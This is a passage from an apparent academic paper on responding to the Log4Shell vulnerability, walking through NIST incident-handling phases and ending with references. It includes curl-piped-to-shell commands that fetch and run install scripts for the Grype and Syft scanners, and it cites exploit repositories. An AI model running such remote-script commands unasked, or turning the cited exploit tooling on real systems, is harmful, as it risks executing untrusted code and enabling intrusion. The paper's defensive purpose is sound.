

Fig. 34. Incident Handling Phases (NIST, 2012)

1) Phase 1 Prepeation

- Contacting involved parties inside and outside the organization as the law enforcement teams, investigation teams, incident response team and so on.
- Feedback from within the organization, if a one of the employees suspected that they are affected there should be an anonymous link to contact for the organization.
- War room should be prepared to share information and communicate with other teams during the incident.
- Secure storage should be prepared to secure the found evidence.
- Printers to print the log file data.
- Backups should be prepared to avoid data loss.
- Resources as laptops and analysis tools as packet sniffers and protocol analysis tools to watch the traffic and see if there is a contact between the affected machines and the threat actor, and to watch any processes activity within the affected devices.
- Workstation that includes networking devices and virtual machines might be needed to view the backed-up data and investigate or use them.
- Digital forensic tools to analyze the backed-up disk images as autopsy and FTK imager.
- Documentation for all the operating systems, IDS, firewalls and anti-virus products.
- Diagrams for critical assets as the database servers
- Hashes for verification of images, evidence, etc.

Preventive Incidents

- Risk Assessment to prioritize the assets.
- Host Security by applying the minimum privileges for each host accessed by a user.
- Network Security by using VPNs
- Malware prevention by deploying software to detect and prevent malwares.
- Training the employees by the lessons learned from previous incidents.

2) Phase 2 Detection and Analysis

The attack vector for our case study is a web app, and the exploited attack is the log4shell vulnerability. Any Java applications which are using the log4j library can be the medium of such attack.

Since the log4j string will be compiled in a java class we cannot directly search for such string, so there are a tools such as Grype and Syft that can be used to find vulnerable libraries in multiple servers (TrustedSec, 2021).

Fig 35 is showing the installation commands of Grype and Fig 36 is showing the installation commands of Syft.

```
curl -sSfL
https://raw.githubusercontent.com/anchore/grype/main/install.sh | sh -s --
-b /usr/local/bin
```

Fig. 35. Grype Installation (samj1912, n.d.-a)

```
curl -sSfL
https://raw.githubusercontent.com/anchore/syft/main/install.sh | sh -s
-- -b /usr/local/bin
```

Fig. 36. Syft Installation (samj1912, n.d.-b)



Fig. 37. Grype and Syft Installation Snapshot (samj1912, n.d.-a, n.d.-b; Ubuntu, n.d.)

Fig 38 is showing an empty result after using Syft and Grype. Fig 39 and 40 are showing the usage of such tools.

While doing the scan there were no results for an existing vulnerability, however those tools are opensource, receiving a lot of updates, and quite popular they have more than 1.5k stars. Finally, tools such as Nessus have plugins that can search actively for such security issues (TrustedSec, 2021). The vulnerabilities might not be found directly in the source code. It might be fragmented, in a third-party remote application or too complicated to be scanned by just a simple static code scan. However, the static scan can give a layer of security.



Fig. 38. Running Grype and Syft Snapshot (samj1912, n.d.-b, n.d.-a)

Usage:

```
grype <image>
```

Fig. 39. Grype Usage Command (samj1912, n.d.-a)

```
syft <image>
```

Fig. 40. syft usage command (samj1912, n.d.-b)

- *Signs of Incident*

Web server logs that are showing attempts of log4j payloads or alerts from the SIEM system. Unexpected services start, and application starting on system boot, antivirus stops working, abnormal network traffic or high CPU usage. One of those might indicate that, an attacker might have break into the system. The next step to be taken is scanning the system and capturing the traffic (incidentresponse, n.d.).

- *Information Sources*

Information sources including IDS, IPS, firewalls, SIEMs, antivirus, file integrity checker software, logs by the application, network and operating system, employees might send reports about abnormal computer behavior and finally online resources.This is not an absolute list they are only the vendors that found that they are vulnerable. Other vendors might still be vulnerable too (TrustedSec, 2021).

List:
https://gist.github.com/SwitHak/b66db3a06c2955a9cb71a8718970c592

- *Incident Analysis*

• Profiling the network and the system to know the excepted behavior and spot anomalies.

• Make event correlation by collecting the logs from different places to build a bigger image about the incident (All system clocks should be synchronized).

• Knowledge Base is helpful for providing fast referencing for the incident analysis.

• Search Engines are helpful to determine unknown information as for example a use of an unknown port number.

• Run Packet Sniffers to collect data from the network, the attacker might be still connected and sending commands.

• Data Filtration is useful in short time incident analysis.

• Get assistance from others, sometimes the incidents are so complicated, and the knowledge of the organization is not sufficient to deal with it.

Documentation

A summary should be made for the incident, and the chain of custody, if possible, the contact information of the parties who are involved, evidence, and comments about the incident and finally the step to be to fix the incident (updating the vulnerable version of log4j mostly).

- *Notification*

The following are the people who should be notified when an incident happens:

• CIO
• Information Security Head
• The Owner of the System
• HR (involved employees)
• Law enforcement (if needed)
• Legal Department
• Other Incident Response Teams

3) Phase 3 Containment Eradication and Recovery

Containment is done to limit the damage before it spreads to other devices, for example if a device was found to be infected, this device can be isolated from the network and only use devices specifically to it as mouses and keyboards and USB devices to not spread the infection to other devices. The infection can be a malware, ransomware, or a virus or anything.

Evidence must be well protected and secured and the chain of custody must be written to assure the process of evidence handling so the evidence is not dismissed in the court. The evidence might include any piece of information identifying the attacker and showing a malicious act as an IP and an attack payload.

The recovery involves removing malwares and updating the vulnerable components. However, as mentioned before any updates deployed currently might not stand for a long time so there should be always an eye on the new updates (TrustedSec, 2021). As example the fixes applied to CVE-2021-44228 in the Apache update 2.15.0 was not a complete fix. So, they pushed another update which is the 2.17.0 for Java 8 (Apache, 2021).

In the time writing this paper the recommended versions are log4j 2.3.1 for Java6 and log4j 2.12.3 for Java 7 and log4j 2.17.0 for Java 8 and later.

4) Phase 4 Post Incident Activity

The activities after the incident including the evidence retention period, incident checklist, and the using of the data

collected from the incident and finally the Lessons learned. The lessons learned is extremely useful for an organization improvement over the long term. The question to be asked are:

- ✓ What is the incident and its date?
- ✓ How was the organization performance, the managers, and the staff, have they followed the documents, which parts of the documents they have followed and which parts they have not?
- ✓ What was the first piece of information that were requested?
- ✓ What are the wrong steps that have been taken toward the recovery?
- ✓ What would the organization do when they face a similar incident in future?
- ✓ How to improve the communication and contacting with other parties?
- ✓ How to prevent similar issues in future? (E.g.: updating the log4j to newest version).
- ✓ How to detect similar incidents in future? (E.g.: Watching the traffic for the log4j payloads).
- ✓ What are the tools that can help in detecting and preventing similar incidents?

V. Conclusion and Outcomes

In this paper the vulnerability log4shell has been demonstrated where an arbitrary code is being executed in a vulnerable machine. The log4j has different versions and different security issues as data exfiltration through DNS and Denial of Service but they have not been included, only the most severe impact which is the arbitrary code execution has been demonstrated in this paper. The paper included the evidence for the log that has been captured. The outcome from this research is the string that has been found in the logs after the simulation which is "javax.el.ELProcessor@" this string can be used to search for possible compromised systems since it returns a value of a java process. The paper also included the Incident Response Handling Phases by NIST to show how to deal with such vulnerability. The phases include the Preparation steps needed for software, hardware and people who are involved. The Detection and Analysis Phase included the steps needed to find more information about the vulnerability. The Containment Eradication and Recover Phase included the steps needed to limit the impact of the issue, so it doesn't spread over other devices. Finally, the Post Incident Activity Phase which included the lessons learned from the incident to not make the same mistakes in future.

References

Apache. (2021). *Log4j – Apache Log4j 2*. https://logging.apache.org/log4j/2.x/

apache. (2022). *Log4j – Changes*. https://logging.apache.org/log4j/2.x/changes-report.html

CISA. (2021). *Apache Releases Log4j Version 2.15.0 to Address Critical RCE Vulnerability Under Exploitation | CISA*. https://www.cisa.gov/uscert/ncas/current-activity/2021/12/10/apache-releases-log4j-version-2150-address-critical-rce

incidentresponse. (n.d.). *Malware Outbreak | Incident Response Playbooks Gallery*. Retrieved December 22, 2021, from https://www.incidentresponse.com/playbooks/malware-outbreak

isgovern. (2021). *Log4Shell: The Log4J security vulnerability*. https://isgovern.com/blog/log4shell-the-log4j-security-vulnerability/

LiveOverflow. (2021). *Hackers vs. Developers // CVE-2021-44228 Log4Shell - YouTube*. https://www.youtube.com/watch?v=w2F67LbEtnk

meyerweb. (n.d.). *URL Decoder/Encoder*. Retrieved April 29, 2022, from https://meyerweb.com/eric/tools/dencoder/

Mozilla. (n.d.). *Download Firefox Browser — Fast, Private & Free — from Mozilla*. Retrieved April 21, 2022, from https://www.mozilla.org/en-US/firefox/new/

NIST. (2012). *Computer Security Incident Handling Guide Recommendations of the National Institute of Standards and Technology*. https://doi.org/10.6028/NIST.SP.800-61r2

Puliczek. (2022, January). *Puliczek/CVE-2021-44228-PoC-log4j-bypass-words: CVE-2021-44228 - LOG4J Java exploit - WAF bypass tricks*. https://github.com/Puliczek/CVE-2021-44228-PoC-log4j-bypass-words

samj1912. (n.d.-a). *anchore/grype: A vulnerability scanner for container images and filesystems*. Retrieved April 30, 2022, from https://github.com/anchore/grype

samj1912. (n.d.-b). *anchore/syft: CLI tool and library for generating a Software Bill of Materials from container images and filesystems*. Retrieved April 30, 2022, from https://github.com/anchore/syft

Splunk. (2021). *Simulating, Detecting, and Responding to Log4Shell with Splunk | Splunk*. https://www.splunk.com/en_us/blog/security/simulating-detecting-and-responding-to-log4shell-with-splunk.html

spring.io. (n.d.). *Spring | Home*. Retrieved April 21, 2022, from https://spring.io/

TrustedSec. (2021). *Log4j Detection and Response Playbook - TrustedSec*. https://www.trustedsec.com/blog/log4j-playbook/

Ubuntu. (n.d.). *Download Ubuntu Desktop | Download | Ubuntu*. Retrieved April 21, 2022, from https://ubuntu.com/download/desktop

virtualbox. (n.d.). *Downloads – Oracle VM VirtualBox*. Retrieved April 21, 2022, from https://www.virtualbox.org/wiki/Downloads

welk1n. (2020). *welk1n/JNDI-Injection-Exploit: JNDI注入测试工具（A tool which generates JNDI links can start several servers to exploit JNDI Injection vulnerability,like Jackson,Fastjson,etc ）*. https://github.com/welk1n/JNDI-Injection-Exploit